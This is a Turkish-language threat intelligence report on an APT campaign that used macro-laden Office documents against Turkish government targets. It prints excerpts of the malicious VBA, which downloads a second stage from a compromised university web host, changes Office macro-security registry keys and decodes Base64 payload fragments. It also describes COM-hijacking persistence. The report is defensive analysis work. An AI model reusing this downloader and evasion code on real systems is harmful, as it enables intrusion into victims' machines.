
infinitum IT
Power of Integrated Security

Threat Spotlight: Türkiye'deki Devlet Kurumlarını Hedef Alan APT Grubu

İÇİNDEKİLER

Threat Spotlight: Türkiye'deki Devlet Kurumlarını Hedef Alan APT Grubu

Rapor Özeti



- Infinitum IT Siber Tehdit istihbarat ekibi, ilk olarak Nisan 2021 yılında ortaya çıkan ve henüz isim verilmemiş bir APT grubunun zararlı makro kodu içeren ofis dökümanları ile Türk Deniz Kuvvetleri başta olmak üzere devlet kurumlarını hedef aldığını tespit etmiştir.

- Gerçekleştirilen analizler sonucunda, saldırgan APT grubunun hedefe odaklı oltalama (Phishing) teknikleri kullandığı tespit edilmiştir.

- Siber saldırganların daha önce Türkiye'de bulunan Üniversiteleri hackleyerek bu kurumların internet adreslerini komuta kontrol sunucusu olarak kullandığı tespit edilmiştir.


- Analiz edilen zararlı yazılımın, günümüz Anti virüs ürünlerini atlatması için birden çok faz ile kendini çalıştırdığı ve sofistike denilebilecek kendine özgü teknikler kullandığı tespit edilmiştir.

- Zararlı yazılımın çalıştığı hedef sistemlerde, kalıcılık sağlanması için WMI yardımı ile **COM Hijacking** tekniğini kullandığı gözlemlenmiştir.


Teknik Analiz

Makro Kodu İçeren Zararlı Ofis Dökümanı

E-mail eki olarak gönderilen **Birlestirilmis_GORUSLER.doc** dosyası analiz edildiğinde, zararlı makro (VBA) kodu içerdiği tespit edilmiştir. Dökümana bozulmuş süsü veren APT grubu oltalama tekniklerini kullanarak kullanıcıya makro kodunu açtırıp hedef sistemlerde Zararlı Yazılımı çalıştırmayı amaçlamaktadır.



Şekil 1 Bozulmuş süsü verilen ve zararlı VBA makro kodu içeren ofis dökümanı



Şekil 2 Zararlı makro kodu çalıştırıldıktan sonraki görünüm

APT grubu tarafından daha önce kullanılmış benzer oltalama taktiklerinde, Türk Deniz Kuvvetleri ve TÜBİTAK çalışanlarını siber espiyonaj için hedef aldığı düşünülmektedir.

Şekil 3 MURENPRVZ-KYP-03-EK3-YKS (Yazilim Konfigurasyon Sureci).doc

"Birlestirilmis_GORUSLER.doc" dosyası içindeki zararlı VBA makro kodu analiz edildiğinde, APT grubu tarafından ele geçirildiğini düşündüğümüz web adresi bulunmaktadır.
Yakın Doğu Üniversitesine ait bu web adresinden **"bookstore[.]neu[.]edu[.]tr"**, zararlı yazılımın ikinci aşaması olan **"KGB Numaralari ve Gecerlilik Tarihleri"** isimli Excel dosyası indirilir. İndirilen excel dosyası içindeki Base64 ile encode edilmiş VBA kodu hedef sistem içinde çalıştırılır.

```
Dim FileUrl As String
     Dim objXmlHttpReq As Object
     Dim objStream As Object
FileUrl = "http://bookstore.neu.edu.tr/KGB Numaralari ve Gecerlilik Tarihleri.xlsx"
Dim idk As Object
cop = Environ("LOCALAPPDATA")

Set idk = CreateObject("Excel.Application")
     Set objXmlHttpReq = CreateObject("Microsoft.XMLHTTP")
     objXmlHttpReq.Open "GET", FileUrl, False, "username", "password"
     objXmlHttpReq.send

        If objXmlHttpReq.Status = 200 Then
          Set objStream = CreateObject("ADODB.Stream")
          objStream.Open
          objStream.Type = 1
          objStream.Write objXmlHttpReq.responseBody
          objStream.SaveToFile cop & "\Temp" & "\" & "file.xlsx", 2
          objStream.Close
     End If


Dim key2 As String
key2 = "HKEY_CURRENT_USER\Software\Microsoft\Office\16.0\Excel\Security\AccessVBOM"


Set idk = CreateObject("Excel.Application")
Application.DisplayAlerts = False
idk.DisplayAlerts = False
Reg (key2)
myURL = cop & "\Temp" & "\file.xlsx"
Set test = idk.Workbooks.Open(FileName:=myURL, Password:=1234)
```

URL

MS Office Macro Security Registry Modifications

XLSX file droped under Temp

Şekil 4 Makro kodu analiz edildiğinde, URL den indirilen Excel dosyasının TEMP içinde yazıldığı ve Registry içinde "AccessVBOM" anahtar değerinin değiştirildiği görülmektedir (Self-Replicating)

Ofis dokümanı içindeki makro kodunun analizine devam edildiğinde, şüpheli olarak tanımladığımız, Base64 decode ve Registry anahtarı yazma/okuma işlemlerini içerdiği gözlemlenmiştir.

```
With New FileSystemObject
    If .FileExists(cop & "\Temp" & "\" & "file.xlsx") Then
        .DeleteFile cop & "\Temp" & "\" & "file.xlsx"
    End If
End With

End Sub

Private Function DecodeBase64(strData) As Byte()
    Dim objXML As MSXML2.DOMDocument60
    Dim objNode As MSXML2.IXMLDOMElement

    Set objXML = New MSXML2.DOMDocument60
    Set objNode = objXML.createElement("b64")
    objNode.DataType = "bin.base64"
    objNode.Text = strData
    DecodeBase64 = StrConv(objNode.nodeTypedValue, vbUnicode)
    Set objNode = Nothing
    Set objXML = Nothing
End Function
```

DecodeBase64 - İndirilen Excel dosyasındaki Base64 değerlerini decode ederek okur, böylece zararlının ikinci aşamasına hazırlar.

Birlestirilmis_GORUSLER2 - NiceRender (Code)


(General) | RegKeySave

```
  End If

End Sub

Function RegKeyRead(i_RegKey As String) As String
Dim myWS As Object

  On Error Resume Next
  Set myWS = CreateObject("WScript.Shell")
  RegKeyRead = myWS.RegRead(i_RegKey)
End Function


Sub RegKeySave(i_RegKey As String, _
               i_Value As String, _
      Optional i_Type As String = "REG_DWORD")
Dim myWS As Object

  Set myWS = CreateObject("WScript.Shell")

  myWS.RegWrite i_RegKey, i_Value, i_Type

End Sub

Function RegKeyExists(i_RegKey As String) As Boolean
Dim myWS As Object

  On Error GoTo ErrorHandler

  Set myWS = CreateObject("WScript.Shell")

  myWS.RegRead i_RegKey

  RegKeyExists = True
  Exit Function

ErrorHandler:

  RegKeyExists = False
End Function
```


Registry üzerinde değişiklik yapma veya okuma işlemleri için eklenmiş bir özelliktir. VBA kodu içindeki “WScript.Shell” String verisi Yara kuralı yazarken kullanılmıştır.

AccessVBOM ile Zararlının Kendini Çoğaltması


Zararlının ilk aşamasında makro kodu ile tetiklenen registry anahtar değişikliği ile Zararlının kendini başka Excel dökümanlarına otomatik olarak kopyaladığı **(Self-Replicating)** tespit edilmiştir.



Şekil 5 HKCU\Software\Microsoft\Office\16.0\Excel\Security\AccessVBOM anahtar değeri "1" olarak değiştirilmiştir.



Bu işlem zararlı makro kodu çalıştığı anda **WINWORD.EXE** tarafından gerçekleşmektedir.



Makro Kodu Yardımı ile İndirilen Excel Dosyası

Gerçekleştirilen analizlere göre, **“Birlestirilmis_GORUSLER.doc”** dosyasında bulunan makro kodu sistemde çalıştırıldığında otomatik olarak indirilen **“KGB Numaralari ve Gecerlilik Tarihleri”** Excel dosyası içindeki Base64 değerleri**, Ofis dökümanı kapatıldığı anda decode edilir ve hedef sistemde çalıştırılır.**

```
7:09:2... WINWORD.EXE 2692 WriteFile C:\Users\RE\AppData\Local\Microsoft\Windows\INetCache\IE\S2GAOZQA\KGB%20Numaralari%20ve%20Gecerlilik%20Tarihleri[1].xlsx SUCCESS
7:09:2... WINWORD.EXE 2692 WriteFile C:\Users\RE\AppData\Local\Temp\file.xlsx SUCCESS
7:09:2... WINWORD.EXE 2692 WriteFile C:\Users\RE\AppData\Local\Temp\file.xlsx SUCCESS
7:09:2... WINWORD.EXE 2692 WriteFile C:\Users\RE\AppData\Local\Temp\file.xlsx SUCCESS
7:09:2... WINWORD.EXE 2692 WriteFile C:\Users\RE\AppData\Local\Temp\file.xlsx SUCCESS
7:09:2... WINWORD.EXE 2692 WriteFile C:\Users\RE\AppData\Local\Temp\file.xlsx SUCCESS
7:09:2... WINWORD.EXE 2692 WriteFile C:\Users\RE\AppData\Local\Temp\file.xlsx SUCCESS
7:09:2... WINWORD.EXE 2692 WriteFile C:\Users\RE\AppData\Local\Temp\file.xlsx SUCCESS
7:09:2... WINWORD.EXE 2692 WriteFile C:\Users\RE\AppData\Local\Temp\file.xlsx SUCCESS
7:09:2... WINWORD.EXE 2692 WriteFile C:\Users\RE\AppData\Local\Temp\file.xlsx SUCCESS
7:09:2... WINWORD.EXE 2692 WriteFile C:\Users\RE\AppData\Local\Temp\file.xlsx SUCCESS
7:09:2... WINWORD.EXE 2692 WriteFile C:\Users\RE\AppData\Local\Temp\file.xlsx SUCCESS
7:09:2... WINWORD.EXE 2692 WriteFile C:\Users\RE\AppData\Local\Temp\file.xlsx SUCCESS
7:09:2... WINWORD.EXE 2692 WriteFile C:\Users\RE\AppData\Local\Temp\file.xlsx SUCCESS
7:09:2... WINWORD.EXE 2692 WriteFile C:\Users\RE\AppData\Local\Temp\file.xlsx SUCCESS
7:09:2... WINWORD.EXE 2692 WriteFile C:\Users\RE\AppData\Local\Temp\file.xlsx SUCCESS
7:09:2... WINWORD.EXE 2692 WriteFile C:\Users\RE\AppData\Local\Temp\file.xlsx SUCCESS
7:09:2... WINWORD.EXE 2692 WriteFile C:\Users\RE\AppData\Local\Temp\file.xlsx SUCCESS
7:09:2... WINWORD.EXE 2692 WriteFile C:\Users\RE\AppData\Local\Temp\file.xlsx SUCCESS
7:09:2... WINWORD.EXE 2692 WriteFile C:\Users\RE\AppData\Local\Temp\file.xlsx SUCCESS
7:09:2... WINWORD.EXE 2692 WriteFile C:\Users\RE\AppData\Local\Temp\file.xlsx SUCCESS
7:09:2... WINWORD.EXE 2692 WriteFile C:\Users\RE\AppData\Local\Temp\file.xlsx SUCCESS
```

İndirilen Excel dosyası zararlı yazılım tarafından **file.xlsx** olarak yeniden isimlendirilip Temp altına kayıt edilmiştir, **WINWORD.EXE kapatıldıktan sonra bu dosya otomatik olarak silinir.**


a29wc2FlbW91cyA9IGtvcHNhZW0oZGF0YSk6IFNldCBzdHJlYW0gPSBDcmVhdGVPYmplY3QoIkFET0RCLlN0cmVhbSIpOiBzdHJlYW0uVHlwZSA9IDE6IHN0cmVhbS5PcGVuOiE
TkgLSAxMTExMTEgKyAxKSAqIFJuZCArIDExMTExMSk6IHN0cmVhbS5TYXZlVG9GaWxlIGNvcCArICJcVGVtcFx3Y3QiICsgQ1N0cih3Y3QpICsgIi50bXAiLCAyOiBOYW1lIGNvcCArI
Wljcm9zb2Z0XEVkZ2VGZ3NcRmlsZVN5bmNTaGVsbDY0LmRsbCI6IEVuZCBJZjogRW5kIFN1Yg==

Şekil 6 Excel dokümanı içinde bulunan Base64 değerleri.


“Birlestirilmis_GORUSLER.doc” dökümanı kapatıldığı anda, Excel içindeki Base64 kodu tek tek decode edilir. Ardından sistemde çalıştırılır. Anti virüslerden kaçınmak için uygulanan bu teknik neticesinde **FileSyncShell64.dll** isimli Shellcode Loader hedef sistemde diske yazılır. Sonrasında, **COM Hijacking ile çalıştırılır**.

FileSyncShell64.dll Zararlısının Diske Yazılması

Excel içinden tek tek okunan ve hedef sistemde Excel.exe ile çalışan VBA kodunun Base64'den decode edilmiş hali:




Zararlı VBA kodu analiz edildiğinde, diske yazılan DLL dosyasının tam yol uzantısı ve adı ortaya çıkmıştır. Buna ek olarak **WMI komutları kullanılarak COM Hijacking tekniğinin bu aşamda gerçekleştiği tespit edilmiştir.**



Şekil 7 Excel.exe tarafından diske (C:\Users\<username>\AppData\Local\Microsoft\EdgeFgs) yazılan FileSyncShell64.dll


COM Hijacking ile Kalıcılık Sağlanması

Diske yazılan zararlı yazılım (**FileSyncShell64.dll**) sistemde sürekli olarak çalışmak ve kalıcılık sağlamak için WMI yardımı ile COM Hijacking tekniği uygular. Normal bir kalıcılık sağlama tekniğinden çok daha sofistike olan bu teknik ile Anti virüs yazılımlarının atlatılması amaçlanır.

